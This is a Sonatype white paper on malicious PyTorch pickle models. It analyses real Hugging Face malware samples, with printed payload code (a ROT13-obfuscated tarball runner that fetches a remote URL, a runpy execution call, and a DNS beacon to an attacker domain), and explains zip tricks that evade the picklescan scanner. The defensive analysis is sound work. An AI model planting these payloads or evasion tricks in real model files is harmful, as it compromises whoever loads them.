sonatype

Unpickling PyTorch

Keeping **malicious AI** out of the enterprise

The rise of open source AI

Open source AI is exploding in popularity. Machine learning frameworks like PyTorch and platforms like Hugging Face have transformed how machine learning models are developed, shared, and deployed. The accessibility of pre-trained models and community-driven datasets has empowered individuals and enterprises alike to experiment, deploy, and innovate faster than ever before.

Hugging Face usage across industries has increased rapidly, fueled by demand for cost-effective AI models that can easily be slotted into software. But this gold rush is also a double-edged sword. As noted in Sonatype's coverage of open source AI, the same factors that enable fast innovation also create blind spots in security. These gaps have been magnified by the rise of shadow AI — unmanaged or unsanctioned AI tools introduced into organizations without IT or security oversight.

As Mitchell Johnson, Chief Product Development Officer at Sonatype, outlines in "The Silent AI Boom," enterprises often have little visibility into how AI models are sourced, serialized, or stored — let alone what hidden code might be embedded within them.

Understanding pickle files in PyTorch

PyTorch relies heavily on the pickle module in Python to serialize machine learning models. When developers save a model's state, they often use torch.save(), which, under the hood, uses pickle to encode Python objects into byte streams. These files are later loaded with torch.load() for reuse in applications or further fine-tuning.

While this makes AI model sharing and reusability convenient, it comes with a major caveat: the pickle format is inherently insecure. When loading a pickle file, Python executes the serialized data with minimal restrictions, which means it can run arbitrary code. If a malicious actor embeds code into a pickle file — something Sonatype's researchers have seen firsthand — the payload executes silently during model loading.

This design flaw becomes an attractive attack vector, especially in AI-focused ecosystems where teams frequently download and execute community-sourced AI models without thorough inspection.


Enterprises often have little visibility into how AI models are sourced, serialized, or stored — let alone what hidden code might be embedded within them.

The risks of pickle files

The primary danger of pickle files lies in their implicit trust model. When PyTorch loads a pickle file, it executes deserialization logic without verifying the integrity or origin of the file. This gives attackers an opportunity to deliver malware disguised as an AI model.

Several tools attempt to mitigate this risk, including picklescan — a community project designed to scan pickle files for unsafe patterns. However, Sonatype's security researchers recently discovered **four vulnerabilities** that allowed malicious actors to bypass picklescan's protections. These flaws made it possible to obfuscate payloads and sneak malicious code past basic detection mechanisms.

The impact of this is significant: any enterprise importing AI models from untrusted or unverified sources is potentially at risk of executing remote code.



Novel evasion techniques beyond picklescan protection

Picklescan, one of the community's leading tools for scanning Python pickle files, relies on Python's **built-in ZipFile module** to inspect serialized model contents. However, ZipFile can be brittle and refuse to open zip archives that deviate from strict formatting standards. PyTorch, by contrast, does not depend on ZipFile to load model archives. This difference allows attackers to craft models that intentionally fail ZipFile checks but still load successfully in PyTorch.

For example, attackers can introduce inconsistencies between the central directory and zip entry file names in the archive, causing ZipFile to crash while PyTorch proceeds unhindered. Another technique involves tampering with the zip file's metadata flags. By manually setting bits that denote encryption or compression status, such as flagging an unencrypted file as encrypted, ZipFile misinterprets the file and fails to open it. PyTorch, on the other hand, ignores these malformed indicators and executes the file as normal. These inconsistencies create blind spots for scanning tools and highlight how attackers exploit mismatches between security analysis tooling and actual runtime behavior.

Real-world malware in pickle files

technillogue/waifu-diffusion

Downloaded approximately 300 times before being flagged, this malicious AI model demonstrated a creative and stealthy approach to remote code execution (RCE). The model was embedded with an obfuscated Python script using a ROT13 cipher (as seen in blue in Figure 1.1) — an old but effective method to mask plaintext. Hidden within the pickle file was a tarball payload.

During the unpickling process, the script was executed and proceeded to decipher a secondary Python script. This secondary script attempted to establish a connection to a remote server (a classic “call home” behavior), likely to receive further commands or payloads. It then extracted and executed a tarball embedded directly in the pickle file.

```
"""rkrp(\'\'\'qrs cnlybnq(qngn):\\n\tgel:\\n\t\tvzcbeg IPlguba\\n\t\tnffreg
IPlguba.trg_vclguba()\\n\t\tnffreg IPlguba.trg_vclguba().__pynff__.__anzr__
!=
"TrezvanyIagrenpgvirSuryy"\\n\t\tIPlguba.qvfcynl.qvfcynl(IPlguba.qvfcynl.IFen
zr("uggcf://grpuavyybthr.tvguho.vb/qbbz.ugzy", 960, 600))\\n\trkprcg
(IzcbegEeebe, NnzrEeebe, AffregvbaEeebe):\\n\t\tvzcbeg gnesvyr, vb, bf,
fhocebprff\\n\t\tg=gnesvyr.bcra(svyrbow=vb.BlgrfIO(qngn))\\n\t\tg.rkgenpgnyy(
)\\n\t\tg.pybfr()\\n\t\tfhocebprff.Pbcra("phey -f
\'uggcf://choyvp.trgcbfg.jbexref.qri/?xrl=01GGRQ381VWZZHC3FMKWSPC3RS&enj\'|zc
ynlre - 2>/qri/ahyy >/qri/ahyy",
furyy=Tehr)\\n\t\tbf.flfgrz("./qbbz_nfpvv")\'\'\') be
cnlybnq\\n""".translate({97+i:97+(i+13)%26 for i in range(26)})
```

Figure 1.1 - The model was embedded with an obfuscated Python script using a ROT13 cipher, an old but effective method to mask plaintext.

To distract the user or obscure the payload’s true purpose, the tarball launched a playable version of the classic video game “Doom” (pictured in pink in Figure 1.2) — a technique that blended novelty with deception. While the game ran visibly in the foreground, malicious code executed quietly in the background.

This particular model was able to evade static analysis due to the ROT13 encoding technique, which obscured its malicious logic from basic scanners. While ProtectAI has since flagged the model as dangerous, both picklescan and JFrog’s scanning tools continued to mark it as safe (pictured in Figure 1.3) at the time of discovery — highlighting the need for multi-layered analysis and continuous updates to detection heuristics.

Real-world malware in pickle files (continued)

```
def payload(data):
    try:
        import IPython
        assert IPython.get_ipython()
        assert IPython.get_ipython().__class__.__name__ != “TerminalInteractiveShell”
        IPython.display.display(IPython.display
            .IFrame(“https://t.gh.io/doom.html”, 960, 600))
    except (ImportError, NameError, AssertionError):
        import tarfile, io, os, subprocess
        t=tarfile.open(fileobj=io.BytesI0(data))
        t.extractall()
        t.close()
        subprocess.Popen(
            “curl -s\’https://p.gp.w.dev/?key=asd3RS&raw\’| mplayer - 2>/dev/null >/dev/
null”, shell=True)
        os.system(“./doom_ascii”)
```

Figure 1.2 - To distract the user or obscure the payload’s true purpose, the tarball launched a playable version of the classic video game “Doom.” While the game ran visibly in the foreground, malicious code executed quietly in the background.




Figure 1.3 - Both picklescan and JFrog’s scanning tools continued to mark the model as safe at the time of discovery.

MustEr/gpt2-elite

With over 2,450 downloads, the MustEr/gpt2-elite PyTorch model represents a case of reconnaissance-style malware embedded within an AI artifact.

Rather than delivering an overtly destructive payload, the package attempted to quietly test system behavior — an increasingly common tactic in multi-stage or **proof-of-concept attacks**. What makes this example particularly notable is how it evaded detection.

The model's payload used the Python runpy module to execute:

```
runpy._run_code("import subprocess; subprocess.run(['Calc.exe'])", {})
```

The use of runpy allowed the malware to fly under the radar of conventional scanners, as the module itself was not flagged as suspicious. In this instance, the malware triggered the system calculator (Calc.exe), suggesting either a benign proof-of-concept or a test to evaluate execution success without raising immediate alarm.

Further investigation revealed that this model was **committed by a JFrog engineer** as a demonstration of how easily malicious behavior can slip through Hugging Face's pickle file vetting process. While not weaponized in a traditional sense, this case underscores the growing use of serialized models as reconnaissance tools and highlights the blurred line between benign research and exploitable risk.

The example also draws attention to the limitations of static analysis when facing obfuscated or seemingly innocuous code execution patterns — further reinforcing the need for runtime behavioral analysis and layered defenses.

wn3/gpt2

Downloaded 188 times, the wn3/gpt2 model provides a subtle yet effective example of DNS beaconing — a reconnaissance technique used by attackers to monitor when and where a compromised artifact is executed. Rather than executing an immediate payload, the model silently signals its activation to a remote domain.

Once loaded, the model triggers a DNS query to 2ca7281e.log.dnslog.sbs. This action occurs automatically during deserialization, using the following code snippet:

```
import socket
try:
  ip = socket.gethostbyname('2ca7281e.log.dnslog.sbs')
except socket.gaierror:
Pass
```

This code enables the attacker to receive a notification, including IP and timestamp, whenever the model is run in a new environment. This creates an opportunity for attackers to later deliver a tailored payload to the identified host, effectively turning the model into a passive first stage in a larger attack chain.

Unlike more aggressive payloads that draw attention, this form of beaconing is lightweight and stealthy, often evading detection unless DNS logs are closely monitored. The model's low profile and apparent benignity allow it to persist undetected in environments lacking strict behavioral analysis.

As with previous examples, the wn3/gpt2 case underscores the importance of treating all serialized models as executable code. Even something as seemingly innocuous as a DNS query can act as a stepping stone in broader reconnaissance and exploitation efforts.

Beyond malware: Additional picklescan vulnerabilities discovered during research

During Sonatype's research into PyTorch pickle file security, four vulnerabilities were discovered in picklescan and responsibly disclosed to its maintainers. Each of these CVEs has been addressed in picklescan version 0.0.23:

CVE-2025-1716

An unsafe deserialization vulnerability that enables attackers to bypass static analysis tools like picklescan and execute arbitrary code during model loading. For example, an attacker could run pip install to fetch and install a malicious package, resulting in remote code execution (RCE).

CVE-2025-1889

This picklescan flaw fails to detect hidden pickle files embedded in model archives when they lack standard file extensions. An attacker can hide a secondary, malicious pickle file inside a PyTorch model archive using a non-standard extension. While picklescan misses it, torch.load() processes and executes it, leading to arbitrary code execution.

CVE-2025-1944

A ZIP archive manipulation attack that causes picklescan to crash with a BadZipFile error. This is achieved by modifying filenames in the ZIP file's headers while leaving the central directory unchanged. PyTorch's forgiving ZIP loader still processes the archive, allowing hidden malicious payloads to bypass scanning.

CVE-2025-1945

This vulnerability involves tampering with ZIP file flag bits. By flipping specific bits, such as those related to encryption, picklescan fails to detect embedded malicious pickle files. PyTorch, however, loads the archive without issue, resulting in potential RCE upon deserialization.

These CVEs reinforce the importance of layered defenses and deep model inspection. Attackers continue to evolve techniques that exploit the differences between static analysis tools and the runtime behavior of ML frameworks like PyTorch. Tools must not only be continuously updated, but also capable of understanding adversarial misuse of serialization formats.

Beyond Sonatype's findings, the broader security community has documented similar attacks, including the use of model files as droppers, miners, or backdoors — some discovered in community repositories such as **Hugging Face** and **GitHub**. These threats often exploit the implicit trust placed in open source artifacts and the lack of provenance controls.

Organizations should treat AI models as critical software components. Security teams must apply the same diligence to AI model ingestion as they do to traditional codebases, including routine vulnerability scanning, SBOM tracking, and policy enforcement across the lifecycle of model development and deployment.

Securing your AI attack surface

The vulnerabilities uncovered in PyTorch's use of pickle serialization are a wake-up call for enterprise AI practitioners. As AI adoption accelerates, so too does the sophistication of attackers seeking to exploit gaps in model provenance, serialization hygiene, and dependency oversight.

The key takeaway? Treat AI models as critical software artifacts. Unsafe formats like pickle should be avoided whenever possible, and when they are used, it must be within tightly controlled, sandboxed environments. AI model ingestion is not just a data science issue — it's a software supply chain security issue.

By implementing safer serialization formats, enforcing strict model validation and provenance policies, and layering static and dynamic scanning tools throughout the AI pipeline, organizations can dramatically reduce their exposure to malicious code and ensure the integrity of their machine learning systems.

Best practices for securing open source AI

- **Avoid using pickle files for untrusted models:** Prefer safer serialization formats like TorchScript or ONNX, which do not automatically execute arbitrary code during loading. These formats are purpose-built for model portability and often come with better tooling for validation and deployment.
- **Verify model provenance:** Always ensure the source of a model is known, reputable, and traceable. Use signed model files and maintain a detailed software bill of materials (SBOM) that includes dependencies and metadata for every AI asset. Knowing what's in your software is foundational to managing risk — especially in complex, layered ecosystems like machine learning.
- **Implement software composition analysis (SCA):** Leverage automated tools to identify known vulnerabilities, malicious components, and suspicious behaviors in model-related dependencies. SCA tools should not only flag risks, but also recommend remediation steps — such as version upgrades, patching, or dependency replacement — to reduce exposure quickly and effectively.
- **Establish AI-specific security policies:** Go beyond best practices by enforcing security policies at every stage of your AI pipeline. Define acceptable sources, formats, and criteria for model approval. Policy enforcement helps eliminate ambiguity and ensures consistent review of any AI code or model entering the organization. Tools that integrate policy gates can automate this process.
- **Monitor registries and threat intel feeds:** Stay vigilant by continuously monitoring open source registries for signs of malicious activity. Combine monitoring with automated blocking mechanisms that flag and quarantine known malicious packages before they infiltrate internal environments. Continuous monitoring also helps organizations respond faster to new threats.
- **Collaborate with vendors and the open source community:** AI is inherently open source and rapidly evolving. Engage in the community, contribute to shared security tools, and participate in responsible disclosure efforts. Building relationships in the open source ecosystem strengthens collective defense and creates channels for sharing threat intelligence.

Staying ahead of threats requires more than just awareness — it requires action. The best time to secure your AI pipelines was yesterday. The second-best time is now.

sonatype

Sonatype is the software supply chain security company. We provide the world's best end-to-end software supply chain security solution, combining the only proactive protection against malicious open source, the only enterprise grade SBOM management and the leading open source dependency management platform. This empowers enterprises to create and maintain secure, quality, and innovative software at scale. As founders of Nexus Repository and stewards of Maven Central, the world's largest repository of Java open-source software, we are software pioneers and our open source expertise is unmatched. We empower innovation with an unparalleled commitment to build faster, safer software and harness AI and data intelligence to mitigate risk, maximize efficiencies, and drive powerful software development. More than 2,000 organizations, including 70% of the Fortune 100 and 15 million software developers, rely on Sonatype to optimize their software supply chains. To learn more about Sonatype, please visit **www.sonatype.com**.

Headquarters
8161 Maple Lawn Blvd,
Suite 250
Fulton, MD 20759
USA • 1.877.866.2836

European Office
168 Shoreditch High St,
5th Fl
London E1 6JE
United Kingdom

APAC Office
60 Martin Place, Level 1
Sydney 2000, NSW
Australia

Sonatype Inc.
www.sonatype.com